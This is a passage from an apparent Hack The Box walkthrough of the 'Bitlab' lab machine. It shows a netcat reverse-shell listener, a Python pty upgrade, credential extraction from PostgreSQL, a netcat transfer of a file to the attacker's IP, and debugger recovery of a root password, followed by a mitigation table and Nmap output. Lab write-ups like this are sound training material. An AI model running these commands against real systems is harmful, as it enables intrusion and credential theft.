Using `nc -lvp 12345` on the attacking machine allows a connection to be established once the profile page is updated and refreshed. A shell is spawned

(Figure 14, red arrow), then upgraded to a tty shell by using `python -c 'import pty; pty.spawn("/bin/bash")'` (Figure 14, green arrow). Then, the directory is changed to `/home/clave`. However, `www-data` cannot view the content of `user.txt` (Figure 14, blue arrow). This means that some form of privilege escalation must happen before `user.txt` can be obtained.

🔒 Authored 7 months ago by  Developer

[Edit](#)[Delete](#)[New snippet](#)

Postgresql

Edited 7 months ago

📄 164 Bytes



```
1 <?php
2 $db_connection = pg_connect("host=localhost dbname=profiles user=profiles password=profiles");
3 $result = pg_query($db_connection, "SELECT * FROM profiles");
```



0




0



Figure 15

Searching around the machine uncovers no interesting items (no interesting files that are readable/writable by `www-data`, no processes, nothing obvious), but checking the Gitlab site again reveals a very important piece of information. Clave has a snippet in his profile which contains connection information for a PostgreSQL database (Figure 15).

Using the information, it may be possible to uncover credentials, since the name of the database is “profiles”.



```


1: root@kali: ~
www-data@bitlab:/home/clave$ php -a
php -a
Interactive mode enabled

php > $db_connection = pg_connect("host=localhost dbname=profiles user=profiles password=profiles");
$db_connection = pg_connect("host=localhost dbname=profiles user=profiles password=profiles");
php > $result = pg_query($db_connection, "SELECT * FROM profiles");
$result = pg_query($db_connection, "SELECT * FROM profiles");
php > $array = pg_fetch_all($result);
$array = pg_fetch_all($result);
php > print_r($array);
print_r($array);
Array
(
    [0] => Array
        (
            [id] => 1
            [username] => clave
            [password] => c3NoLXN0cjBuZy1wQHNz==
        )
)
php >

```

Figure 16

First, PHP interactive mode is enabled with `php -a`. Then, the strings from Clave's snippet are entered into the PHP prompt. These include the connection information, and then the result string being set to a query of the profiles table. However, simply printing the result does not show anything useful. The result must be converted to an array. The command `$array = pg_fetch_all($result);` is used to turn the result into a readable set. Finally, the `$array` variable is printed using `print_r($array);`. This reveals the password for clave (Figure 16). Now, the clave credentials are known for the Bitlab machine, `clave:c3NoLXN0cjBuZy1wQHNz==`.



```

1: clave@bitlab: ~
root@kali:~# ssh clave@10.10.10.114
clave@10.10.10.114's password:
Last login: Sat Sep 28 17:12:27 2019 from 10.10.14.103
clave@bitlab:~$ cd /home/clave
clave@bitlab:~$ ls
RemoteConnection.exe  user.txt
clave@bitlab:~$ cat user.txt
1esfd81ec3aa2f14b2370ee3c20b8154
clave@bitlab:~$

```

Figure 17

Using the password for clave, `ssh clave@10.10.10.114` establishes an SSH connection between the attacker's machine and Bitlab. Now, `user.txt` can be read using `cat user.txt` (Figure 17).

Now that the user flag is captured, privilege escalation to root begins. An obvious file of interest is `RemoteConnection.exe` in the `/home/clave` directory (Figure 17, red circle).

```

1: root@kali: ~
root@kali:~# nc -l -p 12345 > RemoteConnection.exe
root@kali:~# ls
Desktop Documents Downloads ghidra_scripts HTB ooty99.ovpn Pictures RemoteConnection.exe test.txt
root@kali:~#

2: clave@bitlab: ~
clave@bitlab:~$ nc -w 3 10.10.14.103 12345 < RemoteConnection.exe
clave@bitlab:~$

```

Figure 18

Since there are limited actions to be taken with a .exe file on a linux system, it is transferred to the attacker machine for analysis. This is accomplished by using `nc -l -p 12345 > RemoteConnection.exe` on the attacker machine, then on the Bitlab machine using `nc -w 3 10.10.14.103 12345 < RemoteConnection.exe` (Figure 18). This successfully moves the file between the systems.

Note: scp was not working for an unknown reason, despite using the correct syntax and rebooting the machine. Netcat was used instead.

```

1: root@kali: ~
root@kali:~# wine RemoteConnection.exe
Access Denied !!
root@kali:~#

```

Figure 19

To test the functionality of the RemoteConnection.exe program, Wine32 is used to run the program. However, the only output is “Access Denied ! !” (Figure 19). Additionally, the program does not take any input, so testing for buffer overflows fails as well.

Address	Disassembly	Text string
004011D0	PUSH RemoteCo.0040324C	ASCII "string too long"
004014B1	PUSH RemoteCo.0040324C	ASCII "string too long"
00401565	MOV EAX,RemoteCo.00403188	ASCII "XRIBG0UCDh0HJRcIBh8EEk8aBwdQTAIERVIwFEQ4SDghJUsHJTwt1TytWfKwPVgQ2RztS"
004015A4	MOV EAX,RemoteCo.004031D0	ASCII "parse"
00401640	CMP DWORD PTR SS:[EBP-68],RemoteCo.004031D0	UNICODE "clave"
0040164F	PUSH RemoteCo.004031E8	UNICODE "C:\Program Files\PuTTY\putty.exe" ←
00401654	PUSH RemoteCo.0040322C	UNICODE "open"
00401721	PUSH RemoteCo.0040325C	ASCII "invalid string position"
00401759	PUSH RemoteCo.0040324C	ASCII "string too long"
00401947	PUSH RemoteCo.0040324C	ASCII "string too long"
004019CA	PUSH RemoteCo.0040325C	ASCII "invalid string position"
00401D39	MOV EAX,RemoteCo.00403238	ASCII "Access Denied !!"
004021FF	CALL RemoteCo.004026D0	(Initial CPU selection)
00402917	MOV EAX,RemoteCo.00403140	ASCII "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"

Figure 20

The next step of investigating the file is to use OllyDbg, a debugger, to reverse-engineer the program. Checking the referenced strings within the program (Figure 20) shows that PuTTY is being opened (Figure 20, red arrow).




Figure 21

By selecting the “Follow in debugger” option for the string referencing PuTTY, the CPU – main thread window shows the processes leading to the string. Right before the string calling PuTTY, there is a JNZ (jump if not zero) instruction (Figure 21, red arrow). A breakpoint is placed here, which will stop the program’s execution when the instruction is reached.




Figure 22

Then, when the program is restarted within OllyDbg, the breakpoint stops execution. Now, checking the Registers window shows a clear-text root password for the root account on the machine (Figure 22, red circle).

```
1: root@bitlab: ~
root@kali:~# ssh root@10.10.114
root@10.10.114's password:
Last login: Fri Sep 13 14:11:14 2019
root@bitlab:~# ls
root.txt
root@bitlab:~# cat root.txt
8d4cc131757957cb68d9a0cddccd587c
root@bitlab:~#
```

Figure 23

Now, using the root credentials (root:Qf7]8YSV.wDNF*[7d?j&eD4^), an SSH session is established on the Bitlab system. The root.txt flag is captured, and Bitlab is fully compromised.

Vulnerability Detail and Mitigation

Vulnerability	Risk	Mitigation
Clave password encoded into JavaScript function within bookmarks.html page	High	Use of obfuscated JavaScript is mainly a deterrent, since it adds no actual security to text that is encoded. Since Clave's password for Gitlab was obfuscated within the bookmark function, it was able to be recovered very easily and granted access to the repositories. It is recommended to not store passwords in such a manner, instead opting to manually write them each time, or to use a password manager in a browser (such as Firefox) that encrypts the credentials when "remembering" them.
"sudo git pull" triggered upon merge request into master branch	Medium	While the use of automated deployment is an increasingly popular practice, it should still be secured. The index.php file of deployer shows that the machine will read JSON data and trigger a "sudo git pull" if a merge request is made into the master branch. This caused malicious PHP code to be deployed into the "production" site. Actions like this should be reviewed prior to deployment, especially when there is the opportunity for PHP code execution. Additionally, automated CI/CD tools can be integrated into a Gitlab pipeline to check the program for suspicious code prior to deployment.
PostgreSQL connection information in snippet	Medium	The connection information for the psql database, including the host, database name, user, password, and table name, was included in Clave's snippet on the Gitlab page. Adding information to an online page, even when it is set to private, is a bad practice for security. The snippet should be removed from the Gitlab page.
Weak username and password for PostgreSQL Database	Low	"profiles" is used as the user, password, table, and database name. This is a classic compromise on security for the sake of convenience. It is always suggested that strong passwords are used, and that none of the fields can be guessed. This enforces confidentiality.
Clave password stored in clear-text within database on machine	High	Despite Clave's password being extremely strong (c3NoLXN0cjBuZy1wQHNz==), it is very dangerous to store passwords in a clear text form within a database. This allows anyone with access to the database to steal the password and use it. Recommended action is to always store passwords and other sensitive data in a salted and hashed form.
RemoteConnection.exe root connection strings within program	High	RemoteConnection.exe was a program that was supposed to create a root SSH session on Bitlab. This, for many reasons, is very dangerous. The program was easily defeated by simple reverse engineering techniques, and the root password was uncovered. It is suggested that programs such as this one require input for the password rather than storing it. This will prevent coded credentials from being exposed.

Appendix 1: Full Nmap Results

Nmap scan report for data2.whicdn.com (10.10.10.114)

Host is up (0.21s latency).

Not shown: 998 filtered ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 a2:3b:b0:dd:28:91:bf:e8:f9:30:82:31:23:2f:92:18 (RSA)

| 256 e6:3b:fb:b3:7f:9a:35:a8:bd:d0:27:7b:25:d4:ed:dc (ECDSA)

|_ 256 c9:54:3d:91:01:78:03:ab:16:14:6b:cc:f0:b7:3a:55 (ED25519)

80/tcp open http nginx

| http-robots.txt: 55 disallowed entries (15 shown)

| / /autocomplete/users /search /api /admin /profile

| /dashboard /projects/new /groups/new /groups/*/edit /users /help

|_ /s/ /snippets/new /snippets/*/edit

|_ http-server-header: nginx

|_ http-title: Sign in \xC2\xB7 GitLab

|_ Requested resource was http://data2.whicdn.com/users/sign_in

|_ http-trane-info: Problem with XML parsing of /evox/about

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Aggressive OS guesses: Linux 3.13 (92%), Linux 3.2 - 4.9 (92%), Crestron XPanel control system (90%), Linux 3.16 (89%), ASUS RT-N56U WAP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.2 (87%), HP P2000 G3 NAS device (87%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (87%), Linux 3.16 - 4.6 (86%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)

HOP RTT ADDRESS

1 293.44 ms 10.10.12.1

2 294.38 ms data2.whicdn.com (10.10.10.114)

OS and Service detection performed. Please report any incorrect results at

<https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 165.34 seconds